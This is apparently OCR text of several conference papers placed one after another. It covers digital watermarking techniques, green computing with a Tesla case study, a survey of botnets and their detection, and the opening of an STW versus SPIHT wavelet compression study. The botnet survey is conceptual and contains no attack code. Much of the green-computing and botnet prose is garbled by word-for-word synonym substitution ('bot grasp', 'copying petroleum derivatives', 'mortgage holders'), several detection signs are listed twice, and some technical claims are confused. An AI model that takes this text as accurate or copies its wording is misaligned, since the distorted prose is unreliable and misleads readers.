Digital audio watermarking is a technique to hide some additional information in an audio file providing the original quality of the audio, and without being audible to listener. An audio watermark is a distinctive electronic identifier inserted into an audio signal, which is basically used to identify the ownership of copyright. It is similar to a watermark on an image or video. It aims at copy the control in digital music, fingerprint, identification of holder, implementation of usage policy.

1) Spread Spectrum Watermarking: In this, a narrow-band signal is transmitted over a wide area having larger bandwidth such that the signal energy presented in any of its frequency is invisible. An interesting feature of Spread Spectrum Watermarking technique is that destroying the signals required noise of very high amplitude to be added to all the frequency bands. It is done with the help of pseudo noise (PN) sequence. It is a robust watermarking technique as to eliminate it; the attack should affect all the possible frequency bands with the moderation of considerable strength. Due to which, it creates a visible defects in the data.

2) Amplitude Modification: Also known as Least Bit Modification (LSB) Substitution. As the name suggest, the data is encoded into the Least Significant bits of the audio data. There are two ways of doing this; the low order bits of the digital audio signal can be exchanged with pseudorandom (PN) sequence which contains the watermark message, or the PN sequence can be inserted into low order bit stream using the output of a function that generates a sequence based on the last (nth) bit of watermark message and last (nth) sample of audio file.

3) Replica Method: Here, the original signal can be used as an audio watermark. One of the best examples of this method is Echo Hiding. Replica Modulation lodges a part of the original signal in a frequency domain as watermark for that signal. Detector can calculate the correlation from the watermarked audio.

4) Dither Watermarking: It is a noise signal that is being added to the input of audio signal with a known value of probability distribution, for example; Gaussian or triangular which provides a better sampling of that input signal when digitizing the signal. As a result to this, there is an elimination of distortion, with the cost of increase in noise floor. Dither signal is modulated by the watermark, for dithering a watermark insertion. An associated dither quantizer is used to quantize the host (original) signal and this process is called as Quantization Index Modulation (QIM).

5) Self Marking Method: It inserts watermark by leaving clear marks into the signal. This method inserts unique signals into the audio, or modifies the signal shapes in time or frequency domain. Time-scale modification method is a method which belongs to this category, which refers to either compressing or expanding the time-scale of audio file. The idea behind this modification is to modify the time-scale among the two consecutive minimum and maximum pair of the signal.

B. VIDEO WATERMARKING TECHNIQUES

Digital video watermarking is a process of inserting the digital interactive media such as image, audio and video sequence. The inserted data or watermark can be a set of serial numbers or just any random numbers. The objective of a watermark is to recognize the work and put off its uncertified use. Video Watermarking helps to demonstrate the proprietorship, tracking of the video dispersal and identifies the person in case of steal.

1) Spatial Domain Watermarking: This algorithm straight away loads the raw data into the actual image. Spatial Domain Watermarking basically centres on adjusting pixels of one or two randomly choose subgroup of images. It is easier and its computing speed is quite high rather than transform domain but it is less vigorous against attacks.

a) Least Significant Bit: Given an image with pixels and each pixel being represented by an 8-bit sequence, the watermarks are embedded in the last (i.e., least significant) bit, of selected pixels of the image [3]. LSB method is easy to execute and it does not cause any significant deformation to the image.

b) Additive watermarking: Additive Watermarking is the direct method of spatial domain used for inserting

the watermark. It is done by inserting pseudo random noise style to the intensity of pixels.

2) Frequency Domain Watermarking: In Frequency Domain Watermarking the watermark is inserted in the spectral coefficient of the original image. Frequency Domain Watermarking is also known as Transform Domain. There are some commonly used algorithms such as Discrete Cosine Transform (DCT), Discrete Fourier Transform (DFT) and Discrete Wavelet Transform (DWT).

a) Discrete Cosine Transform: DCT represents the data in the form of frequency space rather than of an amplitude space. In this Technique, an image is usually split into a non- overlapped blocks of n*n. basically, image is divided into 8*8 components.

b) Discrete Wavelet Transform: DWT is a mathematical instrument that degrade an image or video frame into a low-resolution estimation image (LL) having low frequency part with another three detail parts and these are diagonal (HH), vertical (LH) and horizontal (HL) having high frequency part. Here, the process is to change the image into its transformed domain which varies and produces different coefficient results. c) Discrete Fourier Transform: DFT provides robustness against the attacks like rotation, cropping, scaling, translation, etc. It is also repellent to cropping as the effect of cropping shows the blurring of spectrum. Scaling causes inverse scaling whereas Rotation causes same rotation in the frequency domain.

3) Singular Value Decomposition: This technique can be used in Video Watermarking in this SVD is performed and singular values are usually transformed to insert the watermark. The singular values which are produced are quite stable and vary very little in the different image processing operations. After this, an inverse SVD is applied to get the real content.

C. IMAGE WATERMARKING TECHNIQUES Digital image watermarking techniques involves two domains, either spatial domain or transform domain.

1) Spatial domain watermarking technique: Spatial domain digital watermarking algorithms load the raw data into the original picture which can be applied using colour separation.

a) Additive watermarking: Here pseudo random noise pattern is added to the intensity of the image pixels.

b) Least Significant Bit: Subset of image pixels is chosen and the LSB of chosen pixels are substituted with watermarking bits. The salient features are simplicity, low computational complexity and less time consuming.

2) Frequency domain watermarking technique: The commonly used algorithms in frequency domain are the Discrete Cosine Transform (DCT), Discrete Fourier Transform (DFT), and Discrete Wavelet Transform (DWT).

a) Discrete Cosine Transform: It indicates a series of data points regarding the sum of cosine functions oscillating at different frequencies. It is converted to the sum of sine and cosine with different amplitude and different frequency bands.[2]

b) Domain Watermarking: DCT based watermarking techniques are more robust compared to simple spatial domain watermarking techniques. Such algorithms are robust against simple image processing operations like low pass filtering, brightness and contrast adjustment, blurring etc[4]. It follows the footprints of DCT however, the process to transform the image into its transform domain varies and hence the resulting factors are contrasting.

c) Discrete Fourier Transform: It offers robustness against geometric attacks i.e. rotation, scaling, cropping, translation etc. DFT shows translation invariance. Spatial shifts in the image affects the phase representation of the image but not the magnitude representation.

IV. APPLICATIONS OF WATERMARK TECHNIQUES

Digital watermarking techniques can be used for an ample range of applications, some of them are:

- Providing Copyright Protection.
- Different receivers will get different watermarked data which is helpful in Source Tracking.
- Provides Authenticated video.
- Helpful in imposter detection.

- Manages the data in social networks.
- Prevents the content from being copied or controlled.

V. CONCLUSION

In this paper, we look over on the various techniques of Digital Watermarking and its applications. Digital Watermarking is from the background of information hiding which has bunch of research. A lot of work has already being conducted in different branches of this field

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Emerging Trends of Green Computing

Smriti
smriti.aes@gmail.com
Tanvi
tanvisharma1074@gmail.com
Lokesh Jain
nsitlokesh.jain@gmail.com
Sameer Kumra
sameerkumra11@gmail.com

Abstract
Green computing or Green IT or ICT sustainability is the investigation and practice of naturally manageable processing or IT. Green Computing can incorporate structuring, assembling, utilizing, and discarding PCs, servers, and related subsystems, for example, screens, printers, stockpiling gadgets, and systems administration and correspondences frameworks — productively and successfully with insignificant or no effect on nature. Green registering is significant for all classes of frameworks, going from handheld systems to enormous scope server farms. Numerous corporate IT divisions have green computing activities to decrease the ecological effect of their IT tasks. In this paper, a brief survey on green computing presented along with a case study on Tesla Motors.

Keywords : Renewable energy, Green Computing, Tesla Motors.

I. INTRODUCTION

We can define "Green Computing" as a practical approach to designing, using, disposing, and manufacturing computer and its resources with minimum or no impact on nature. Green computing is also known as "Green Technology or Green IT". The field of green technology focuses on using IT resources in a practical, energy-efficient, and environmentally friendly manner. It encompasses a broad range of subjects, from new energy generation techniques to the study of advanced materials to be used in our day to day life [1]. The objectives of green processing are like green science: lessen the utilization of unsafe substances, expand vitality effectiveness during the item's lifetime, and advance the recyclability or biodegradability of old things and processing plant squander as shown in Fig. 1

The huge amount of computers developed worldwide has a direct impact on environmental issues, and scientists are conducting numerous studies to reduce the negative impact of IT technology on our natural resources [2]. So the primary objective of green computing is to produce power-efficient computers built from eco-friendly materials so that the level of carbon footprints approaches zero. Since global warming has always been a critical factor, and the major factor contributing to it is human-made gas emission. Still, the evolution of green computing will inevitably degrade the level of carbon footprints from the environment [3], [4]



Fig. 1 Green Computing

II. EVOLUTION

The journey of green computing has come so far from 1992 to 2020. It was started with the launch of the "ENERGY STAR" program, which came into existence in 1992 by the US Environment Protection Agency with the aim of taking the world towards sustainable development as shown in Fig. 2. This program is applied to electronic devices such as computer monitors, television sets, and computer temperature control devices like refrigerators, air conditioners, etc. Energy star reduces the energy utilization of the electronic products by automatically

switching them into "sleep mode." Sleep mode is the power consumption function of electronic devices which places the consumer's pieces of equipment on "stand-by" mode when a preset period of time passes, and user activity is not detected[5], [6].

Fig.2. Energy Star Program

III. FOOTSTEPS TOWARDS GREEN COMPUTING

A. Energy-efficient data center design : It includes IT systems, air management, environment conditions, cooling systems and electrical configuration of data in such a way that reduced energy consumption. Moreover, modern data center design also includes waste heat recycling. Correspondingly it strengthens the performance and efficiency.

B. Energy Star Labeled products : Energy star labeled product measures the energy efficiency of various appliances or devices commonly used in computers, like the devices which have more number of stars, makes a more efficient system with a lesser impact on nature as shown in Fig. 3.

Fig.3. Energy Rating

C. Computer Ethics : Green computing is simple, plain and totally based on common sense.

- Turn off computers when not in use.
- Use LED instead of CRT.
- Use 80 plus certified power supply for your devices.
- When you leave your laptop or personal computers on then always use sleep mode.

D. E-waste Recycling : Instead of dumping away the computer components, it is always better to reuse or recycle them since these components contain toxic metals and harmful pollutants that emit hazardous gases in the environment.

IV. IMPLEMENTATION

- **Blackle :** It is a search engine mechanized by Google custom. It is different from other search engines as it's screen is black and when the screen is black it consumes only 59 watts of power, whereas white screens consume 74 Watt of power like empty Google home page.

- **Zonbu computers**: Another successful implementation of green computing is Zonbu Computers which is a very energy efficient personal computer. These PCs consume just 1/3rd (one-third) of the power of a light bulb. It has the ability to run the Linux operating system using a 1.2 GHz processor and 512 MB of RAM.

- **YAHOO:** Yahoo is one of the companies which go with the new data center design inspired by the simple air-flow approach of a chicken coop.

- **APPLE:** According to stats, Apple is approaching its goal of strengthening its facilities 100% by renewable energy. In 2010, this practice of renewable energy was only 35% but by the end of 2019, it bounces to 94% and still rising as shown in Fig. 4.



Fig.4. Apple's Renewable energy usages

- **Cloud Computing:** Cloud computing focuses on 2 major ICT challenges related to green IT, i.e energy usage and resource consumption.

Approaches of Green computing such as virtualization, dynamic provisioning environment,

multi-tenancy, and green data center enables cloud computing to minimize carbon dioxide emission and energy usage to a greater extent. Simple by transferring certain on-premises applications onto the cloud, large enterprises and small companies will be able to reduce their direct energy consumption and CO2 emission by up to 30% to 90% respectively. Example: online shopping, this helps people to buy the required things and products over the internet at any time without getting out of their house and drive. So from this, fuel is saved which the intern reduces greenhouse gas emission.

V. DISADVANTAGES

As every coin has two faces and every technology has its own pros and cons, there is no exception for green computing also. Consumers must be aware of the disadvantages before using it to prevent causing a negative experience.

- The first and main obstacle of having a green computer is its high maintenance cost that stops people or organizations from taking most green initiatives, although green computers maybe result in direct long term cost saving.
- Another disadvantage of green IT is its speedy change in technology. As it takes one or two years for the producer to launch new technology and design to attract people to change a new one. And it causes a negative impact on society by encouraging people to keep on wasting money on technology items.

VI. CASE STUDY: TESLA MOTORS

In 2003, Tesla Motors was set up in San Carlos, California, by Martin Eberhard and Marc Tarpenning, who participated in 2004 by South African notorious business visionary Elon Musk. The organization's goal is to "make effective electric autos for individuals who love to drive", Tesla was the primary car producer to mass-produce interstate skilled electric vehicles and arrived at its first gainful quarter toward the start of 2013. Tesla models are outfitted with a zero-discharges electric engine, controlled by a battery-powered electric battery created by just about 7000 Li-Ion cells [7].

Environmental change is arriving at disturbing levels – in huge part because of discharges from copying petroleum derivatives for transportation and power age. In 2016, carbon dioxide (CO2) focus levels for all time surpassed the 400 sections for every million edges; a level that numerous atmosphere researchers accept will catastrophically affect the earth. Yearly CO_2 emanations have roughly multiplied in the course of recent years to more than 35 giga tons every year. Tesla structured the world's first-historically speaking premium all-electric car starting from the earliest stage, Model S, Model X SUV, and a reasonable vehicle for the mass market, Model 3. Tesla likewise presented Tesla Semi, an all-electric truck that conveys huge reserve funds in vitality costs, execution, effectiveness and unwavering quality as shown in Fig.5.

Fig.5. Tesla Motors Car Architecture

To make a whole feasible vitality environment, Tesla additionally makes an extraordinary arrangement of vitality items that empower property holders, organizations and utilities to create and oversee sustainable power source age, stockpiling and utilization. Mortgage holders can introduce sun powered boards or Solar Roof to influence their home utilizing 100% sustainable power source and store that vitality in Powerwall, which makes power accessible

during top vitality use periods to assist them with setting aside cash and gives power during framework blackouts [8]. Powerwall is a battery-powered lithium-particle battery that coordinates with sun based store abundance vitality produced during the day and makes power accessible when mortgage holders need it as shown in Fig.6.

Fig.6. Tesla Motors Solar Panel

As of February 2019, Tesla Energy has introduced over 3.5 Gigawatts of sun oriented establishments and has in total produced more than 13 Terawatt hours (TWh) of 100% clean, discharges free power. To put 13 TWh in context, this measure of vitality could supply the yearly private power utilization for the whole province of Connecticut. Over their whole expected use life of 35+ years, these sunlight based establishments are relied upon to produce 86.5 TWh of vitality, which is sufficient power to control all of Washington D.C. for just about 10 years.

VII. CONCLUSION

From all the studies of green computing, we concluded that it is very important and necessary to protect our environment. It includes the development of a variety of pieces of equipment and technologies that help in limiting their impact on the environment. The plan towards green IT should include new electronic products and services with optimum efficiency and all possible options for energy savings. That is enterprise wise companies are laying emphasis on moving towards eco-friendly components in computers, the use of eco-friendly sustainable components will become the norm rather than the exception in the future [9].

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Network Security Challenges In Bots & Botnets

Kunal Dawar
dawar.kunal703@gmail.com
Sahil Gupta
gptsahil831@gmail.com
Prabhat Kumar
prof.dr.prabhat@gmail.com

Abstract

The threats associated with Botnets cannot be ignored while dealing with Cyber Security and have been used as an infrastructure to carry out nearly in every type of Cyber-Attack. They are very fast and flexi nature wise and the bot developers, who control them, update the bots and change their codes from day to day to avoid the current detection methods. In this paper, we present an overview of botnets' characteristics along with their working activities. Focus will also be to review the current techniques of botnet detection including their merits and demerits. Finally we shall analyze the impact of new generation of botnets in Mobile and Cloud computing prospects.

Keywords : Bots, Botnets, Cyber Security, Topologies, Architecture, Detection Method

I. INTRODUCTION

The comfort and pace of digital communications have become an essential part of home computer use, in addition to each different element of use from education to enterprise business and researches. While high-speed networking and the Internet have added fantastic convenience, several security challenges have also emerged with those technologies. Amongst half of community is facing security threats like viruses and worms, botnets have end up the most dangerous impact[1].



Fig.1. Botnets

A bot, originating from the term 'robot', is an application that could carry out task and repeat a specific task quicker than a human. When a large wide variety of bots spread to numerous computer systems and connect to every other via the Internet, they form a collection referred to as a botnet that is a network of bots [2].

A botnet comes from three fundamental factors - the bots, the command and command (C&C) servers, and the bot developer. A bot is designed to contaminate objectives (e.g. Computers or mobiles) and cause them to part of a Botnet without their owner's knows that someone is managing their devices, and person behind this called as bot master[3].

The bot master sends orders to all the bots on inflamed targets and controls the whole botnet via the Internet and the C&C servers. The bot masters try to get control of those targets and carry out their malicious activities.

Botnet is not only dangerous threats to computer networks and the Internet, but also used as an infrastructure to carry out other forms of threats and attacks (e.g. DDOS). Therefore, the detection of botnets has become a hard trouble in the field of laptop network safety. This paper's ambition is to offer an outline on botnets and their characteristics together with modern detection methods and challenges.

II. CHARACTERISTICS OF BOTNET

A. Botnet Lifecycle and Bot MasterActivities : The life cycle of a bot is shown in Figure 2. Various steps are involved in its life cycle. Initially it start with requirements and end with analyze stage. The purpose of requirement stage is to specify target[4]. Once bot starts while infecting; the bot gets the probable

benefits. The futuristic things in the spec stage must also consider. Script engages in constructing conversational scripts which are nothing but the interactions between users. Architect refers to two components.

1) Frontend : The Frontend is required for the computation that is carried out by the bot. Dev is in which the precise bot is building up. Actual checking out of the bots is accomplished right here in test process. They should be tested now not inside the emulator only, but in real time devices. Once the testing is over, the bot must be deployed in stable devices. After the method of testing and deployment, the bot is sent over to get approval from the appStores.



Fig.2. Life Cycle of a Botnet

2) Backend : Backend is required for converting the input from the user into appropriate actions. , if the bot is published, then it needs to be monitored continuously, i.e. the conversation of the user is monitored. Our bot must be introduced to new users. The overall performance of the bot is to be analyzed as quickly as its miles getting used. After proper examine, the bot can be progressed further. It isn't always a smooth venture for constructing an excellent bot. For a bot to come to be achievement, loads of technique needs to be achieved.

B. Command and Control (C&C)Mechanism : Once bot malware is recruited on the victim machines, the bot master must discover those bot malwares infected machines. Once discovered, the bot master desires to govern those victim machines through some form of conversation to carry out the desired operations. One easy feasible approach of verbal exchange between bots and bot grasp is thru an instantaneous manipulating message conversation link. However, this kind of direct link can effortlessly find the bot grasp and as such this sort of verbal exchange isn't always used. Instead numerous organized command languages and control protocols referred to as botnet Command and Control (C&C) techniques are used to perform botnets remotely. Communication among bots and the C&C system is the weakest link in a botnet, without which the sufferer cloud does no longer behave as a coordinated community. C&C gadget of botnets is unique and not going to exchange among bots and their variations, however; attackers are persevering with to evolve and look for new botnet communication channels. In this phase we discuss three extraordinary classes of command and control strategies namely centralized, peer to peer and random.

1) *Centralized Command & Control (C&C) Technique*
This C&C method uses a significant excessive bandwidth host called C&C server to ahead messages among diverse bots. The C&C server in a botnet is a compromised pc that runs positive network services like IRC, HTTP, etc and which rallies the commands issued by means of the bot master to every host in the botnet that be a part of the C&C server channel. Botnets use various mechanisms to protect their communications which include using passwords set by bot masters

2) *P2P Command & Control (C&C)Technique*
The peer to peer C&C approach uses P2P communication without an actual relevant server to ahead messages among botnets which makes it greater resilient to disasters in the community. Unlike centralized C&C method, P2P C&C technique is plenty harder to discover and ruin; even supposing one or more bots are neutralized, the botnet still maintains to perform. Further, an anonymous P2P technique can be used to make it even extra tough to locate.



Fig.3. Botnet Architecture

1) *Random Command & Control (C&C) Technique*
The concept of random C&C approach has been offered, but no botnet has been reported to have used this C&C method. In this C&C technique no bot can understand approximately the existence of more than one different bot therefore making the detection of the botnet very difficult. A bot master or a bot can ship an encrypted message randomly which can be intercepted with the aid of different bot and a conversation may want to begin. In this command and control technique message latency could be very high, but; unlike other command and manipulate techniques it lags assured messageshipping.

III TYPES OF BOTNETS

A. Social botnets: - Bot masters now capture a large target market even as last hidden from it. They try to make the most social media web sites together with Facebook and Twitter. Botnet Butterfly is one of the worthwhile botnets which broken 12 million PCs internationally [5].

B. Mobile botnets: Mobile botnets are an extreme threat to clever phones. Hacker's objective is to perform unlawful telephone calls, sending emails, illegal photo to get entry into the device.The most popular mobile botnets are Dream Droid, Zeus and Tigerbot. Botnets to Botclouds: Dark clouds are controlled via cyber criminals that are silently infecting networks.

IV. BOTNET TOPOLOGIES

Depending upon the sort of hijacking tries or business defenses, C&C topologies are employed [6]. Using this topology possible reduce the machine failure in the network. Four varieties of C&C topologies are: -

A. Star- This topology has a solo centralized C&C (CCC) source for communicating with each and each Bot agents. It is this centralized C&C troubles each instruction to each Bot agents. Once the Bot agent infringes a laptop efficiently, it'll mechanically touch the CCC, upon which it becomes a Botnet member and will sit up for the nexttraining.



Fig.4. Star Topology

B. Multi-Server- This topology is an extension of the preceding topology (Star). Here more than one server is hired to issue the C&C instructions to the various bot marketers. These servers speak between themselves for managing the botnet. Constructing this setup may be very complex one. But once built this setup may be used by star as well as multi-server topologies

Fig.5. Multi Server Topolog

C. Hierarchical - The single bot agent will not recognize the area of the complete botnet. This makes the researchers to bet the size of the botnet. Huge botnets are divided into sub botnets.

Fig.6. Hierarchical Topology

D. Random- Here there can be no centr alized C&C set up. The bot agent will inject the commands into Botnet. These commands will be spread routinely to each agent. To talk to the bot marketers, the random installation makes use of several message corridors.



Fig.7. Random Topology

V. BOTNETS MALICIOUS ACTIVITIES

Using a single pc an attacker can do considerable harm to a target's operations, impacting the whole lot from reputation, finances, and ability to perform its mission. Information stolen can encompass touchy or exclusive files and credentials for any packages and websites a consumer can also have visited. Damages can encompass disruption of a goal's web presence and

DoS for critical programs and centre hardware devices. Attackers the use of botnets can recruit thousands, even tens of millions of unsuspecting hosts from around the arena on the way to accomplish the same and with even more effects to the safety of facts and viability of the infrastructure on which a lot of the records is predicated. One example of the effect of this scenario is what is known as an amplified DDoS assault. This type of attack takes the regular methods of a DDoS and multiplies the effect due to the wide variety of hosts that can be recruited to perform these assaults [7].

Bots and botnets may additionally for that reason be used as stand-alone assaults or may be mixed with other attack vectors to accomplish malicious pastime in our online world on behalf of the botnet commander. Click fraud, junk mail marketing, DDoS, keylogging, and the harvest of credentials and financial institution account data are popular applications for botnet offenses [8]. Also, like many cyber equipment, bots and botnets are available for sale on the darker regions of Internet. Criminals can purchase botnet software and even buy the offerings of installed botnets, groups of computer systems which have already been compromised as zombies, to be used to accomplish their ambitions.

VI. BOTNET DETECTION METHODS

Botnet detection methods fall into two categories:

A. Host Based Detection: -Host based detection is the earliest method. To determine whether several systems is compromised, this technique continuously monitors the exchange of system, files, community connections, and registries under a controlled environment. Host based detection is useful in detecting acknowledged bots. However, it performs poorly, as it cannot stumble on new or variant bots. For instance, host-based totally detection has a sense of lac [9].

B. Network Based Detection: -Network based detection identifies visitors in C&C manipulate phrase of a botnet, due to the fact behaviour functions on this word are exceptional from other terms. Network-based detection mainly focuses on studying varieties of community behaviours: the rate of failed connection and flow features. Most commonly used glide features encompass the wide variety of uplink (downlink) data packets, the wide variety of uplink (downlink) transmission bytes, the common variance-period of uplink (downlink) records packets, the maximum period of uplink (downlink) information packets, the average variance-length of uplink (downlink) facts packets, the length time of information drift (ms), the rate of the length of facts packets in uplink and downlink, and the whole duration of loaded statistics packets in a flow [11][12][13]. Nowadays, researchers introduce gadget getting to know and neural network to community-based totally detection to become aware of unknown botnet site visitors. Thus, this method is a warm research factor in recognition and analysis of botnet visitors

VII. CURRENT BOTNET DETECTION METHOD

The Cooperative Adaptive Mechanism for Network Protection (CAMNEP) is community behaviour analysis machine. Its system community float generated by way of routers and discover anomalous visitors the usage of different anomaly detection technique [14]. The gadget structure of this technique is comprised of 3 layers :

1. Anomaly Detector: This layer examines the net flows using specific anomaly detection strategies. The output of those strategies is aggregated as activities the use of statistical techniques and exceeded to TrustModel.

2. Trust Model: This layer maps NetFlow into visitors' clusters primarily based on their behavioural patterns. The trust models act as patience memory.

3. Aggregation: This layer creates one output that integrates the character opinion of every anomaly detection technique. The result of aggregation is to provide anomaly rating to consumer.



Fig.8. Botnet Detection Technologies

VIII. CHALLENGES AND TIPS ABOUT BOTNETS

A. Botnet in DDoS Attacks:-

In context to DDoS, there are two classes of botnet, DDoS attack the use of desk bound botnet and DDoS attack using cellular botnet [15]. There are 4 reasons in the back of using botnet for acting DDoS assault:

1) Large number of zombie nodes allow era of effective flood assaultsquickly.
2) Difficulty to perceive the principleattacker.
3) Ability to use protocols to pass security mechanisms.
4) Difficulty in real time detection.



Fig.9. DDOS Assault

B. Botnet Detection : It can be tough, as bots are designed to operate without users' knowledge. However, there are a few common signs that a pc can be inflamed with a botnet virus[16]. While those signs and symptoms are regularly indicative of bot infections, some can also be signs and symptoms of malware infections or network issues and ought to no longer be taken as a positive sign that a computer is inflamed with bot [17] .In botnet detection, the noticeable points are-

1. IRC traffic (botnets and bot masters use IRC for communications)
2. Connection attempts with known C&C servers
3. Multiple machines on a network making identical DNSrequests
4. High outgoing SMTP traffic (as a result of sending spam)
5. Unexpected popups (as a result of click fraudactivity)
6. Slow computing/high CPUusage
7. Spikes in traffic, especially Port 6667 (used for IRC), Port 25 (used in email spamming), and Port 1080 (used by proxy servers)[18]
8. Outbound messages (email, social media, instant messages, etc) that weren't sent by the user.
9. IRC traffic (botnets and bot masters use IRC for communications)
10. Connection attempts with known C&C servers
11. Multiple machines on a network making identical DNS requests[19]
12. High outgoing SMTP traffic (as a result of sending spam)
13. Unexpected popups (as a result of click fraudactivity)
14. Slow computing/high CPU usage

C. Botnet Removal

1. Botnet detection is useless without having botnet removal capabilities. After detecting bot on a computer its quick removal using security software having botnet removal facility is needed. After finishingthe botnet removal, botnet detection and prevention efforts on proactive basis are required.

2. Botnet removal is not only removing a bot virus from an infected PC but it can go beyond it. Botnet removal on large extent often needed proper shutting down the C&C server used for controlling the botnet.

These processes are needed when an organization effort is to shut down complete botnet rather than treating bot infections. Microsoft's effort in case of Zeus botnet is praiseworthy illustration of large-scale botnet removal [20].

VIII. CONCLUSION

Botnet is a major security threat and difficult to discover its existence. We reviewed different botnet equipment and detection strategies. The intrusion detection device is broadly used for botnet detection. There is anomaly based and signature based tools to come across botnet like NetFlow, Snort, Suricata, Ntop, and Wireshark. The other classes of tools are based on mining like Botminer, Botsnifffer, and Botfinder. Bothunter is driven by Snort. It monitors two manner verbal exchanges among internal asset and outside entity. Zeus Toolkit is maximum popular in hacker network for expertise botnet internals.

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STW and SPIHT Wavelet compression using MATLAB wavelet Tool for Color Image

Manish Tiwari
tiwarikmanish@gmail.com

Abstract

Images can be represented by mathematical function using wavelets. Wavelet can be manipulated (shrink/expand) by applying some values to its function. It helps to localize the signals. Application of wavelet in images processing has larger scope as proved. Image compression is one of the dimensions. There are various wavelet image compression techniques. This research paper focused on comparison of only two techniques i.e. STW and SPIHT for color JPEG images.

Keywords **:** Compression, Color, Image, JPEG, STW, SPIHT, Wavelet.

I. INTRODUCTION

Digital world using more visual/image for securities, geospatial, education, entertainment and in many more areas. Images are quite expensive to maintain as compare than textual data. The new challenges are at door steps to maintain these images, while users are having limited resources. Maintenance has two dimension first keeping images into permanent storage devices as records and second is transporting the images between various geographical locations using different type of computer network or storage devices.

As quality of image are increased requirement of resources are also increased in same ratio. To make maintenance cheap, images quality can't be downgraded.

To save time and resources, different efficient image compression techniques are used to reduce the size of the still images. Compression reduces the image size for better resource management.

This research paper focuses on comparison of two wavelet based image compression techniques which are SPIHT and STW. Experiments are done on JPEG format color image. Obtained results are arranged into matrices with image compression quality measure i.e. MSE, PSNR, CR and size.

SPIHT algorithm is a one of the version of the EZW algorithm. It was introduced by Said and Pearlman in 1996. SPIHT stands for set partitioning in hierarchical trees. Hierarchical trees means, quad trees that is defined in EZW discussion. Set partitioning refers to the way quad trees partitions the wavelet transform values at a given limit values. [1]. Objective was to produce better compression result for still images.

The discussion of SPIHT is consists of three parts. First, describes a modified version of the algorithm introduced in Said and Pearlman [44] and it was referred as the spatial-orientation tree wavelet (STW) algorithm. STW is essentially the SPIHT algorithm; the only difference is that SPIHT is slightly more careful in its organization of coding output. Second, SPIHT algorithm is describes that it is easier to explain SPIHT using the concepts underlying STW.

Third is how well SPIHT compresses images. The only difference between STW and EZW is that STW uses a different approach to encoding the zero tree information. STW uses a state transition model. From one value to the next, the locations of transform values undergo state transitions; this model allows STW to reduce the number of bits needed for encoding [1].

II. LITERATURE REVIEW

T. Kumar and D. Choudhary experimented on six wavelet based compression techniques: ezw, spiht, stw, wdr, aswdr and spiht_3d found that the spiht_3d technique performs better than other wavelet

techniques. They opt for color image [7].

P. A. Babu and Dr. K.V.S.V.R. Prasad used three algorithms for image compression JPEG, SPIHT and Modified BPT for two parameter i.e. PSNR and CR. Modified BPT is producing better results for PSNR and CR values. The paper provides the proposed methodology for the compression of image to be used more effectively which is capable of providing much efficient quality metrics values and visual quality as compared to the existing expression techniques JPEG and SPIHT [8].

R. Kumar and Dr. S. Singh has concluded his paper WDR gives better result than STW for image compression [9].

III. PRELIMINARIES

A. Wavelet : Wavelet may be seen as a complement to classical Fourier decomposition method [5]. Suppose a certain class of function is given and we want to find simple function $f_0 f_1 f_2 f_3 \ldots\ldots$ such that Wavelet is a mathematical tool leading to representation of the type (1) for a large class of functions f.

Wavelet means small wave (the sinusoidal used in Fourier analysis are big wave) and a wavelet is an oscillation that decays quickly [5].

$$f(x) = \sum_{n}^{\infty} a_n f_n(x) \qquad (1)$$

$$\int_{-\infty}^{\infty} |\psi(x)|^2 \, dx < \infty \qquad (2)$$

$$\int_{-\infty}^{\infty} |\psi(x)| \, dx = \infty \qquad (3)$$

B. SPIHT : This is a highly refined version of the EZW algorithm. It was introduced by Said and Pearlman in 1996.SPIHT stands for set partitioning in hierarchical trees. Set partitioning refers to the way these quad trees partition the wavelet transform values at a given threshold. [1].

C. STW : It is another alternative for wavelet based image compression technique. It is essentially the SPIHT algorithm; the only difference is that SPIHT is slightly more careful in its organization of coding output. It uses a state transition model. [1].

D. PSNR : Stand for Peak Signal to Noise Ratio. This is one of the most popular and commonly used measurements of reconstruction of lossy image compression. The signal is original data and noise is the error introduced by compression.
The ratio is often used as a quality measurement between original image and compressed image. The higher PNSR better the quality of the compressed or reconstructed image [3]

